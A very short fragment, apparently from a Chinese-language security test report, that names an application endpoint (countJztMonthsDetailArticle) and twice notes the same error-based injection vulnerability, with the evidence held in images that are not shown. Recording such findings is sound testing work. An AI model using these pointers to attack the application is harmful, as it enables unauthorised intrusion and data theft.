
同样的报错注入
countJztMonthsDetailArticle

也是同样的报错注入





